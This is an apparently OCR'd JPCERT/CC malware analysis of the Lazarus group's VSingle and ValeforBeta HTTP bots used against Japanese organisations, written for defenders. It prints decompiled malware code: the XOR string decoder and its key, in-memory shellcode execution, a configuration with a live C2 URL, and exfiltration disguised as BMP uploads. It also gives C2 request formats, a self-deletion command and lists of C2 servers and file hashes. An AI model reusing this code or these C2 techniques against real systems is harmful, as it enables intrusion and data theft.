
Lazarus Attack Activities Targeting Japan (VSingle/ValeforBeta)

blogs.jpcert.or.jp/en/2021/03/Lazarus_malware3.html



朝長 秀誠 (Shusei Tomonaga)

March 22, 2021

Lazarus

-
- Email

The attack group Lazarus (also known as Hidden Cobra) conducts various attack operations. This article introduces malware (VSingle and ValeforBeta) and tools used in attacks against Japanese organisations.

VSingle overview


VSingle is a HTTP bot which executes arbitrary code from a remote network. It also downloads and executes plugins.
Once launched, this malware runs Explorer and executes its main code through DLL injection. (Some samples do not perform DLL injection.) The main code contains the following PDB path:

```
G:\Valefor\Valefor_Single\Release\VSingle.pdb
```

The next sections describe VSingle's obfuscation technique and communication format.

VSingle obfuscation technique

Most of the strings in VSingle are obfuscated. Figure 1 shows the code to disable obfuscation. A fixed key value (o2pq0qy4ymcrbe4s) decodes the strings by XOR.



```
    loc_1000E64E:
02C mov     eax, [ebp+var_8]
02C cmp     eax, [ebp+var_C]
02C jge     short loc_1000E684
```

```
02C mov     ecx, [ebp+arg_0]
02C add     ecx, [ebp+var_8]
02C movsx   ecx, byte ptr [ecx+2]
02C mov     eax, [ebp+var_8]
02C cdq
02C idiv    [ebp+var_28]
02C movsx   edx, byte ptr ds:XOR_KEY[edx] ; "o2pq0qy4ymcrbe4s"
02C xor     ecx, edx
02C mov     [ebp+var_1], cl
02C mov     eax, [ebp+var_10]
02C add     eax, [ebp+var_8]
02C mov     cl, [ebp+var_1]
02C mov     [eax], cl
02C mov     [ebp+var_1], 0
02C jmp     short loc_1000E645
```

```
    loc_1000E684:
02C mov     edx, [ebp+var_10]
02C add     edx, [ebp+var_C]
02C mov     byte ptr [edx], 0
02C mov     eax, [ebp+var_10]
02C mov     esp, ebp
004 pop     ebp
000 retn
    mal_xor_decode endp
```

```
    loc_1000E645:
02C mov     edx, [ebp+var_8]
02C add     edx, 1
02C mov     [ebp+var_8], edx
```

Figure 1: Code to disable obfuscation in VSingle

Below is some parts of decoded strings:

```
[+] Download Parameter Error
[+] Download Result
[+] Upload Result
[+] Upload Parameter Error
[+] Interval
    Interval was set to
[+] Plugin Download Result
[+] Update
[+] Info
[+] Uninstall
    Valefor was uninstalled successfully.
[+] Executable Download Result
[+] Executable Download Parameter Error
ufw=%s&uis=%u
cmd.exe /c %s
[%02d-%02d-%04d %02d:%02d:%02d]
[+] Plugin Execute Result
```

VSingle communication with C2 servers

Below is the HTTP GET request that VSingle sends to its C2 server at the beginning of the communication.

```
GET /polo/[Unix time]/[random string].php?ufw=[Base64 data]&uis=[unique ID] HTTP/1.1
Host: maturicafe.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.5)
Gecko/20091102 Firefox/3.5.5 (.NET CLR 3.5.30729)
Accept: text/html3,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
```

[Base64 data] contains the Base64-encoded value of "[IP address]|[Windows version number]|[version]". As a response to this request, AES-encrypted data including commands is downloaded from the server. The encryption key is specified in Set-Cookie header in the response.
VSingle also works with authentication proxy (Basic authentication). If the malware contains proxy settings, it can communicate in proxy environment as follows:

```
GET https://maturicafe.com/polo/[Unix time]/[random string].php?ufw=[Base64
data]&uis=[unique ID] HTTP/1.1
Host: maturicafe.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.5)
Gecko/20091102 Firefox/3.5.5 (.NET CLR 3.5.30729)
Proxy-Connection: keep-alive
Proxy-Authorization: Basic [credential]
Pragma: no-cache
Cache-Control: no-cache
```

VSingle functions

VSingle has 8 simple functions as listed below:

Table 1: VSingle commands


Command number	Contents
1	Upload file
2	Set communication interval
3	Execute arbitrary command
4	Download/execute plugin
5	Update
6	Send malware information
7	Uninstall

8	Download file

It executes the following 4 types of plugins:

- Windows PE file (saved as a .tmp file)
- VBS file (saved as a .vbs file)
- BAT file (saved as a .bat file)
- Shellcode


Figure 2 shows a part of the code to execute a plugin.



```
LODWORD(v12) = 255;
memset(&v24, 0, v12);
switch ( HIBYTE(word_10088AC4) )
{
  case 0u:
    tmp = mal_xor_decode(enc_string_10072DE0);// .tmp
    mal_generate_temp_filename(&FileName, (int)tmp);
    flag_create_file = 1;
    break;
  case 1u:
    lpAddress = VirtualAlloc(0, dwSize, 0x1000u, 0x40u);
    LODWORD(v13) = a1 - 18;
    memmove_0(lpAddress, Buffer, v13);
    ((void (*)(void))lpAddress)();
    VirtualFree(lpAddress, dwSize, 0x8000u);
    break;
  case 2u:
    lpAddressa = VirtualAlloc(0, dwSize, 0x1000u, 0x40u);
    LODWORD(v13) = a1 - 18;
    memmove_0(lpAddressa, Buffer, v13);
    ((void (*)(void))lpAddressa)();
    break;
  case 3u:
    vbs = mal_xor_decode(enc_string_10072DEC);// .vbs
    mal_generate_temp_filename(&FileName, (int)vbs);
    flag_create_file = 1;
    break;
  case 5u:
    bat = mal_xor_decode(enc_string_10072DF8);// .bat
    mal_generate_temp_filename(&FileName, (int)bat);
    flag_create_file = 1;
    break;
  default:
    break;
}
if ( flag_create_file )
{
  mal_sleep(30);
  fopen_s(&Stream, &FileName, "a+b");
```

Figure 2: Part of VSingle code to execute a plugin

Plugins are temporarily saved in %TEMP% folder and then executed except for the shellcode ones; They are saved in %TEMP% folder but loaded and executed on memory. When the command number 6 (sending malware information) is selected, the data in Figure 3 is sent. As for the version number, 4.1.1, 3.0.1 and others have been confirmed in addition to 1.0.1. It is possible that this number indicates some sort of identifier, rather than its malware version.



```
Version: 1.0.1
Loggedon User: test-user
Stub Path:
Persistence Mode:
Persistence name:
Mutex Name: sonatelr
```


Figure 3: Sample information send with command number 6

ValeforBeta overview

ValeforBeta is a HTTP bot developed in Delphi, and its functions are even simpler than those of VSingle. Besides arbitrary code execution from remote network, it just uploads and downloads files.
The next sections describe ValeforBeta's configuration and communication format.

ValeforBeta configuration

Figure 4 shows the code to load the configuration. It contains sample ID ("512" in Figure 4), access type and intervals, as well as C2 server information.



```
mal_calc_systemhash();
LOWORD(v1->config->version_id) = myatoi((int)"512");
v1->config->url_counter = 0;
mymemset(v1->config->URL1, 0, 0x104u);
v2 = mal_check_count((int)"http://3.90.97.16/doc/total.php");
mymemcpy(v1->config->URL1, "http://3.90.97.16/doc/total.php", v2);
mymemset(v1->config->Proxy, 0, 0x104u);
v3 = mal_check_count((int)
mymemcpy(v1->config->Proxy
mymemset(v1->config->field_214, 0, 0x104u);
mymemset(v1->config->field_318, 0, 0x104u);
v1->config->cmd_interval = myatoi((int)"30");
v1->config->script_interval = myatoi((int)"30");
v1->config->sleep_time_dw1 = myatoi((int)"1");
mymemset(v1->config->Thismodulefilename, 0, 0x104u);
mymemset(v1->config->argv_0value, 0, 0x104u);
if ( myatoi((int)"1") )
{
  v1->config->flag_loadpe = 1;
  System::ParamStr(0, &v19);
  v8 = System::__linkproc__ LStrToPChar(v19);
  v13 = mal_check_count(v8);
  System::ParamStr(0, &v18);
  v9 = (const void *)System::__linkproc__ LStrToPChar(v18);
  mymemcpy(v1->config->Thismodulefilename, v9, v13);
}
else
{
  v1->config->flag_loadpe = 0;
  if ( !System::ParamCount() )
    goto LABEL_13;
  System::ParamStr(0, &v23);
  v4 = System::__linkproc__ LStrToPChar(v23);
  v11 = mal_check_count(v4);
  System::ParamStr(0, &v22);
  v5 = (const void *)System::__linkproc__ LStrToPChar(v22);
  mymemcpy(v1->config->argv_0value, v5, v11);
  System::ParamStr(1, &v21);
  v6 = System::__linkproc__ LStrToPChar(v21);
  v12 = mal_check_count(v6);
  System::ParamStr(1, &v20);
  v7 = (const void *)System::__linkproc__ LStrToPChar(v20);
  mymemcpy(v1->config->Thismodulefilename, v7, v12);
}
if ( myatoi((int)"3") == 1 )
  v1->config->dwAccessType = INTERNET_OPEN_TYPE_PRECONFIG;
if ( myatoi((int)"3") == 2 )
  v1->config->dwAccessType = INTERNET_OPEN_TYPE_DIRECT;
if ( myatoi((int)"3") == 3 )
  v1->config->dwAccessType = INTERNET_OPEN_TYPE_PROXY;
LABEL_13:
```

Figure 4: ValeforBeta configuration

There are 3 different access types:

- Connect directly (INTERNET_OPEN_TYPE_DIRECT)
- Use default setting (INTERNET_OPEN_TYPE_PRECONFIG)
- Connect via proxy (INTERNET_OPEN_TYPE_PROXY)

ValeforBeta communication with C2 servers


Below is the HTTP POST request that ValeforBeta sends to its C2 server at the beginning of the communication.

```
POST /doc/total.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cookie: JSESSIONID=[Base64 data]
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0;
SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC
6.0; InfoPath.3)
Host: 3.90.97.16
Content-Length: 0
Proxy-Connection: Keep-Alive
Pragma: no-cache
```

Although it is a HTTP POST request, it does not contain any data to send. The Base64-encoded data after "JSESSIONID=" in the Cookie header contains the information of an infected host. Below is the format of Base64-encoded data.

```
[8-letter random string][data][random string (4-12 letters)]
```

[data] contains the version information of the malware and the IP address of the infected hosts. (See request type "0" in Appendix A for more details.) If the response from the server is "200 OK", the next request is sent (Request type "1").
The C2 server sends data including commands. The result of the command execution is sent as a part of the HTTP POST request, disguised as a BMP file. Figure 5 shows part of the code to send the command execution result.



```
v7 = mal_check_count(http_strc->URL);
(*(void (__stdcall **)(int, int, int, int *))o_InternetCrackUrlA[0])(http_strc->URL, v7,
if ( v4 == 1 )
{
  wsprintfA(
    &v30,
    "Content-Type: multipart/form-data; boundary=%s\r\n",
    (const char *)http_strc->http_bonday_str);
  if ( !v20 || !v21 )
  {
    if ( v20 )
      wsprintfA(
        &v32,
        "--%s\r\nContent-Disposition: form-data; name=\"%s\"\r\n\r\n%s\r\n\r\n",
        (const char *)http_strc->http_bonday_str,
        (const char *)http_strc->http_name1,
        (const char *)http_strc->http_body_text);
    else
      wsprintfA(
        &v32,
        "--%s\r\n"
        "Content-Disposition: form-data; name=\"%s\"; filename=\"%s\"\r\n"
        "Content-Type: image/bmp\r\n"
        "\r\n",
        (const char *)http_strc->http_bonday_str,
        (const char *)http_strc->http_name,
        (const char *)http_strc->http_filename);
  }
  else
  {
    wsprintfA(
      &v32,
      "--%s\r\n"
      "Content-Disposition: form-data; name=\"%s\"\r\n"
      "\r\n"
      "%s\r\n"
      "--%s\r\n"
      "Content-Disposition: form-data; name=\"%s\"; filename=\"%s\"\r\n"
      "Content-Type: image/bmp\r\n"
      "\r\n",
      (const char *)http_strc->http_bonday_str,
      (const char *)http_strc->http_name1,
      (const char *)http_strc->http_body_text,
      (const char *)http_strc->http_bonday_str,
      (const char *)http_strc->http_name,
      (const char *)http_strc->http_filename);
  }
  wsprintfA(&v33, "\r\n--%s--\r\n", (const char *)http_strc->http_bonday_str);
  v27 = mal_check_count((int)&v32);
  v28 = mal_check_count((int)&v33);
```

Figure 5:

ValeforBeta's code to send command execution result


ValeforBeta functions

ValeforBeta has only 6 functions as listed in Table 2.

Table 2: ValeforBeta commands

Command number	Contents
1	Download file
2	Upload file
3	Execute arbitrary shell command
4	Uninstall (Executes cmd /c ping -n 4 127.0.0.1 >NUL & echo VFB > "file name of itself")
6	Set Sleep Time
7	Send system information

The command execution result is XOR-encoded. Figure 6 shows the decoded string of data sent with command number 7 (sending system information).



```
------------------------------ About PC ------------------------------

ホスト名:                 WIN10
OS 名:                    Microsoft Windows 10 Enterprise
OS バージョン:            10.0.17763 N/A ビルド 17763
OS 製造元:                Microsoft Corporation
OS 構成:                  スタンドアロン ワークステーション
OS ビルドの種類:          Multiprocessor Free
登録されている所有者:
登録されている組織:
プロダクト ID:
最初のインストール日付:
システム起動時間:         2021/02/02, 12:20:45
システム製造元:           VMware, Inc.
システム モデル:          VMware Virtual Platform
システムの種類:           x64-based PC
プロセッサ:               1 プロセッサインストール済みです。
                           [01]: Intel64 Family 6 Model 45 Stepping 7 GenuineIntel ~1995 Mhz
BIOS バージョン:          Phoenix Technologies LTD 6.00, 2015/07/02
Windows ディレクトリ:     C:\WINDOWS
システム ディレクトリ:    C:\WINDOWS\system32
起動デバイス:             \Device\HarddiskVolume1
システム ロケール:        ja;日本語
入力ロケール:             ja;日本語
タイム ゾーン:            (UTC+09:00) 大阪、札幌、東京
物理メモリの合計:         2,047 MB
利用できる物理メモリ:     1,023 MB
仮想メモリ: 最大サイズ:   2,127 MB
仮想メモリ: 利用可能:     647 MB
仮想メモリ: 使用中:       1,480 MB
ページ ファイルの場所:    C:\pagefile.sys
ドメイン:                 WORKGROUP
ログオン サーバー:        \\WIN10
ホットフィックス:         5 ホットフィックスがインストールされています。
 - snip -
 ------------------------------ About User ------------------------------
UserName:   C:\Users\
ForeGroundWindow:   Phant0m - [yOo..:main thr3@d, m0dul3 ezb_dump]
  === Login Status ===
'query' は、内部コマンドまたは外部コマンド、
操作可能なプログラムまたはバッチ ファイルとして認識されていません。

 ------------------------------ About Bot ------------------------------
Version:   512
Path:   C:\Users\      \Desktop\ezb_dump.exe
ExecMode:   LOADPE
IsAdmin:   Yes
ScriptInterval:   30
CmdInterval:   30
Delay:   1
```

Figure 6: Sample data sent by ValeforBeta

Tools used after intrusion

The attackers use the following 3 tools in this operation in order to relay communication with C2 server.

- 3Proxy
- Stunnel
- Plink

In closing

We introduced malware and tools that Lazarus used in the operation against Japanese organisations. We will provide an update if we find new types of malware.
The C2 servers connected to the samples described in this article are listed in Appendix B. Please make sure that none of your devices is communicating with them.

Shusei Tomonaga
(Translated by Yukako Uchida)

Appendix A: Data sent by ValeforBeta

Table A: Format of data sent

Offset	Length	Contents
0x00	1	Request type(0: Send client data, 1: Request a command, 2: Send command execution result)
0x01	4	Client ID (generated from hostname, username, OS install date/time and MAC address)
0x05	3	Malware version
0x08	4	IP address
0x0C	3	OS version

Data after 0x05 is XOR-encoded and added only for the request type "0".

Appendix B: C2 servers

- http://aquagoat.com/customer
- http://blacktiger.com/input
- http://bluedog.com/submit
- http://coraltiger.com/search
- http://goldtiger.com/find
- http://greentiger.com/submit
- http://industryarticleboard.com/evolution
- http://industryarticleboard.com/view
- http://maturicafe.com/main
- http://purplefrog.com/remove
- http://whitedragon.com/search
- https://coralcameleon.com/register
- https://industryarticleboard.com/article
- https://maturicafe.com/polo
- https://salmonrabbit.com/login
- https://whitecameleon.com/find


- https://whiterabbit.com/input
- http://toysbagonline.com/reviews
- http://purewatertokyo.com/list
- http://pinkgoat.com/input
- http://yellowlion.com/remove
- http://salmonrabbit.com/find
- http://bluecow.com/input
- http://www.karin-store.com/data/config/total_manager.php
- http://katawaku.jp/bbs/data/group/group-manager.php
- http://3.90.97.16/doc/total.php

Appendix C: Malware hash value

- 487c1bdb65634a794fa5e359c383c94945ce9f0806fcad46440e919ba0e6166e
- eb846bb491bea698b99eab80d58fd1f2530b0c1ee5588f7ea02ce0ce209ddb60

-
- Email

Author



朝長 秀誠 (Shusei Tomonaga)

Since December 2012, he has been engaged in malware analysis and forensics investigation, and is especially involved in analyzing incidents of targeted attacks. Prior to joining JPCERT/CC, he was engaged in security monitoring and analysis operations at a foreign-affiliated IT vendor. He presented at CODE BLUE, BsidesLV, BlackHat USA Arsenal, Botconf, PacSec and FIRST Conference. JSAC organizer.

Was this page helpful?


0 people found this content helpful.

If you wish to make comments or ask questions, please use this form.

